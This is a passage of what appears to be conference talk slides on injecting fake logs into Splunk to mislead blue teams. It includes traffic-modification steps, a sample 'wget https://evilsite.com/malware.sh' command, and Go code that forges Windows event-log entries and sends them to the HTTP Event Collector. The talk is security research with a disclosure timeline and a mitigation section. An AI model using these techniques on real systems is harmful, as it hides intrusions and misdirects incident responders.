
why do we need that research?  
-anatomy of an attack-

# \$ initial access

---

phishing, bad usb  
etc.  
cool, we got  
initial access.


are we done?



# \$ what's next

---

privesc?  
more recon?  
low fruits?  
find gems?  
customer data?




# \$ find, target, hack

---

- >scan network
- >find services
- >get versions
- >try exploits
- >hack everything

easy, right?



# \$ find, target, hack

---

- >scan network
- >find services
- >get versions
- >try exploits
- >hack everything

easy, right?



# \$ in reality... there are cops


---

there is:

- >a security layer
- >logs everything


blue team will:

- >got alerts
- >correlate events
- >detect attacks
- >**find you**



# \$ in reality... there are cops

---



# \$ what an attacker needs

---

## attacker needs more time:

- to recon
- to execute kill chain
- to exfiltrate data

## but already:

- made quite much noise
- left trace
- blueteam is investigating

What can an **attacker** do?




# **↳ log injection is the key**

---

by creating fake logs:

- distraction with false-flags
- amplify the noise
- tailored attack scenarios
- compliance and legal issues

Cool, but how?




# CHAPTER-2

---

explore & exploit  
-2023-

A cartoon illustration of a man's head and shoulders. He has blonde hair styled in a flat-top, blue eyes, and a wide, open-mouthed smile. His skin is a light peach color.

**SENDING  
LOGS IS SO EASY**

A black and white photograph of a man's face. He has dark, receding hair, deep-set eyes, and a neutral, slightly stern expression. The lighting is dramatic, casting deep shadows on one side of his face.

**SENDING  
LOGS IS SO EASY**

# \$ how it all started

---


- security device inspection
  - EDR, WAF, IPS, SIEM, etc.
- kill it? why not break it
- let's check how components communicate
- omg why is that plaintext
- what can I do with that




# \$ exploring SIEM traffic

---

- replay? did not work
- intercept forwarder's TCP traffic
- parse and make it readable
- detect useful headers
  - executed command
  - hostname
  - IP address etc.
- modify it
- fix the TCP packet structure & send





# CHAPTER-3

---

automatizing the traffic  
modification  
-2023-

# \$ injection

---

we are not creating a log, we are just modifying the existing one.

so how to create the desired log?

- do the same interception
- execute commands in parallel
- capture your own action's log
- modify it as you wish
- send to indexer

TLDR execute the same command on your compromised machine, then change the host header .



# \$ injection

---

execute malicious commands arbitrarily?

- generate hashes of the commands
- keep them in a map
- execute the hashed ones
- listen and intercept the traffic
- find and replace hashes with original ones



# \$ hash magic in action

---

```
Enter command: wget https://evilsite.com/malware.sh  
# Executing: a92c e3d2b5acd9b84c18718c7846884583d
```

```
2024-04-02 00:48:00 INFO Packet found with target data inside!  
    Target string: a92c  
    Replacement string: wget
```

```
2024-04-02 00:48:00 INFO Packet found with target data inside!  
    Target string: e3d2b5acd9b84c18718c7846884583d  
    Replacement string: https://evilsite.com/malware.sh
```

# \$ log-slapper.v1

---

- made with golang
- interactive cli-tool
- automates the whole process from executing commands to intercepting the traffic
- let you act as target with ‘target shell playzone’



# \$ example scenario

---

aim: let BT think that we downloaded and executed a ransomware on another machine.

compromised machine's:

hostname: ozguns-machine

ip: 10.10.41.64

target machine's:

hostname: defcon-demo

ip: 20.24.13.37

index=\*

39 of 4,172 events matched No Event Sampling

Events (39) Patterns Statistics Visualization

Format Timeline - Zoom Out + Zoom to Selection X Deselect 1 second per column

List Format 50 Per Page

< Hide Fields All Fields

Time Event

SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS

- a a0 2
- # a1 1
- a a2 13
- a a3 3
- a arch 1
- # aud 1
- # cap\_fe 1
- # cap\_fi 1
- # cap\_fp 1
- # cap\_fver 1
- a comm 1
- # date\_hour 1
- # date\_mday 1
- # date\_minute 1
- a date\_month 1
- # date\_second 10
- a date\_wday 1
- # date\_year 1
- # date\_zone 1
- a dev 1
- # event 4

4/28/24 type=PROCTITLE msg=audit(1714337034.136:9582720): proctitle=73706C756E6B64002D700038303839007374617274 host= ozguns-machine source = /var/log/audit/audit.log sourcetype= linuxaudit  
4/28/24 type=PATH msg=audit(1714337034.136:9582720): item=0 name="/var/log/audit/audit.log" inode=35318416 dev=fd:00 mode=0100640 uid=0 ogid=1003 rdev=00:00 obj=system\_u:object\_r:audited\_log\_t arch=c00003e syscall=2 success=yes exit=69 a0=7f79a5e4f260 a1=0 a2=3b7013 a3=55fb42a99cd8 items=1 ppid=1 pid=1764 auid=4294967295 uid=0  
4/28/24 type=PROCTITLE msg=audit(1714337034.136:9582720): proctitle=73706C756E6B64002D700038303839007374617274 host= ozguns-machine source = /var/log/audit/audit.log sourcetype= linuxaudit  
4/28/24 type=SYSCALL msg=audit(1714337034.136:9582720): arch=c00003e syscall=2 success=yes exit=69 a0=7f79a5e4f260 a1=0 a2=3b7013 a3=55fb42a99cd8 items=1 ppid=1 pid=1764 auid=4294967295 uid=0  
4/28/24 type=PROCTITLE msg=audit(1714337034.136:9582719): proctitle=73706C756E6B64002D700038303839007374617274 host= ozguns-machine source = /var/log/audit/audit.log sourcetype= linuxaudit  
4/28/24 type=PATH msg=audit(1714337034.136:9582719): item=0 name="/var/log/audit/audit.log" inode=35318416 dev=fd:00 mode=0100640 uid=0 ogid=1003 rdev=00:00 obj=system\_u:object\_r:audited\_log\_t arch=c00003e syscall=2 success=yes exit=69 a0=7f79a5e4f260 a1=0 a2=3b6d20 a3=55fb42a99cd8 items=1 ppid=1 pid=1764 auid=4294967295 uid=0  
4/28/24 type=SYSCALL msg=audit(1714337034.136:9582719): arch=c00003e syscall=2 success=yes exit=69 a0=7f79a5e4f260 a1=0 a2=3b6d20 a3=55fb42a99cd8 items=1 ppid=1 pid=1764 auid=4294967295 uid=0  
4/28/24 type=PROCTITLE msg=audit(1714337034.136:9582718): proctitle=73706C756E6B64002D700038303839007374617274 host= ozguns-machine source = /var/log/audit/audit.log sourcetype= linuxaudit  
4/28/24 type=PATH msg=audit(1714337034.136:9582718): item=0 name="/var/log/audit/audit.log" inode=35318416 dev=fd:00 mode=0100640 uid=0 ogid=1003 rdev=00:00 obj=system\_u:object\_r:audited\_log\_t arch=c00003e syscall=2 success=yes exit=69 a0=7f79a5e4f260 a1=0 a2=3b6a2d a3=55fb42a99cd8 items=1 ppid=1 pid=1764 auid=4294967295 uid=0  
4/28/24 type=SYSCALL msg=audit(1714337034.136:9582718): arch=c00003e syscall=2 success=yes exit=69 a0=7f79a5e4f260 a1=0 a2=3b6a2d a3=55fb42a99cd8 items=1 ppid=1 pid=1764 auid=4294967295 uid=0  
4/28/24 type=PROCTITLE msg=audit(1714337028.146:9582717): proctitle=73706C756E6B64002D700038303839007374617274 host= ozguns-machine source = /var/log/audit/audit.log sourcetype= linuxaudit

There was no audit log entry for the specified host and timestamp.

# \$ HECking: things are getting worse

---

- it turns out you can send anything with the HTTP Event Collector
- there is no additional check

attacker just needs

- HEC Token
- Target Splunk instance IP

# \$ attacker's event (post body)

---

```
83 func GenerateProcessCreationEvent(domain, targetIp string, targetHostname string, eventTime time.Time, accountName, newProcessName string, parameters string) SplunkEvent
84 {
85     computerName := fmt.Sprintf("%s.%s", targetHostname, domain)
86
87     eventTimeString := eventTime.Format("01/02/2006 15:04:05")
88
89     event := fmt.Sprintf("%s\nLogName=Security\nSourceName=Microsoft Windows security auditing.
90 \nEventCode=4688\nEventType=0\nType=Information\nComputerName=%s\nTaskCategory=Process Creation\nOpCode=Info\nRecordNumber=%d\nKeywords=Audit Success\nMessage=A new
91 process has been created.\n\nCreator Subject:\n\tSecurity ID:\t\t\tAccount Name:\t\t%s\n\tAccount Domain:\t\t%\s\n\tLogon ID:\t\t0x9BB5354DA\n\nTarget
92 Subject:\n\tSecurity ID:\n\tAccount Name:\n\tAccount Domain:\n\tLogon ID:\n\tProcess Information:\n\tNew Process ID:\t\t0x1e4\n\tNew Process Name:\t%s\n\tToken
93 Elevation Type:\t%%1936\n\tMandatory Label:\tMandatory Level\\High Mandatory Level\n\tCreator Process ID:\t0x11f0\n\tCreator Process
94 Name:\tC:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\n\tProcess Command Line:\t%s", eventTimeString, computerName, rand.Intn(10000)+1000,
95 accountName, domain, newProcessName, newProcessName+" "+parameters)
96
97     eventFields := map[string]interface{}{
98         "host_ip": targetIp,
99         "host_name": targetHostname,
100    }
101
102    unixTime := eventTime.Unix()
103
104    return SplunkEvent{
105        Event:      event,
106        Sourcetype: "WinEventLog",
107        Source:     "WinEventLog:Security",
108        Index:     "winevent",
109        Host:      computerName,
110        Time:      unixTime,
111        Fields:    eventFields,
112    }
113 }
```

# \$ HEC request sent

---

```
190 // SendLoginEvent sends a generated login event to the Splunk HEC endpoint.
191 func SendHECEvent(hecURL, hecToken string, event SplunkEvent) (err error) {
192     if hecToken == "" {
193         return fmt.Errorf("NO HEC TOKEN PROVIDED")
194     }
195     jsonData, err := json.Marshal(event)
196     if err != nil {
197         return fmt.Errorf("JSON Marshall error")
198     }
199
200     req, err := http.NewRequest("POST", hecURL, bytes.NewBuffer(jsonData))
201     if err != nil {
202         fmt.Println(err)
203         return err
204     }
205
206     req.Header.Set("Authorization", "Splunk "+hecToken)
207     req.Header.Set("Content-Type", "application/json")
208
209     tr := &http.Transport{
210         TLSClientConfig: &tls.Config{InsecureSkipVerify: true},
211     }
212
213     client := &http.Client{Transport: tr}
214     resp, err := client.Do(req)
215     if err != nil {
216         return err
217     }
218     defer resp.Body.Close()
219
220     if resp.StatusCode >= 400 {
221         pterm.Error.Printf("HTTP Error: %d - %s", resp.StatusCode, resp.Status)
222         return fmt.Errorf("HTTP Error: %d - %s", resp.StatusCode, resp.Status)
223     }
224
225     return nil
226 }
```

# \$ why HEC is dangerous

---

- sometimes all you need is an LFI
- no need to listen the traffic anymore
- more simple, chaotic attack scenarios
- attacker can execute the attack from any machine (poorly configured HF/Indexer)
- highly customizable event creation (even timestamps)

# \$ windows event spam

---

- successful login event spamming
- failed login event spamming
- new process created event creation

```
Select an available attack type for Windows [type to search]:  
> Login success event spam  
Login failed event spam  
New process created event creation  
Back to the main menu
```

[root@ozguns-machine execution]# tmux

There was  
a demo



**SPLUNK**

**LOG-SLAPPER**

# \$ timeline

---

[March 2023]

me: hey, we can inject fake logs, there is no integration etc.

splunk guys: yeah, you can encrypt and there are other options for integrity check. but it's generally not feasible.

[Jan 2024]

me: I developed a tool to automate it all.

splunk guys: we will enforce TLS in the upcoming versions.

# MITIGATION

---

just encrypt it, right?

# \$ Splunk really cares about our safety

---

## About transport layer security and how the Splunk platform uses it

TLS is a communications protocol that lets two computers, applications, or computing processes communicate securely and privately over a network. It provides for confidentiality and authentication and data integrity protections for that communication.

Splunk uses TLS to ensure that communications between Splunk platform instances, including Splunk Web, are protected from potential malicious actors. Splunk uses TLS extensively with every Splunk Cloud Platform instance. TLS is also an important part of Splunk platform deployments that you manage.

## Why it is important to secure your Splunk Enterprise deployment with TLS certificates

It's important to secure your Splunk Enterprise and forwarding tier infrastructure for the following reasons:

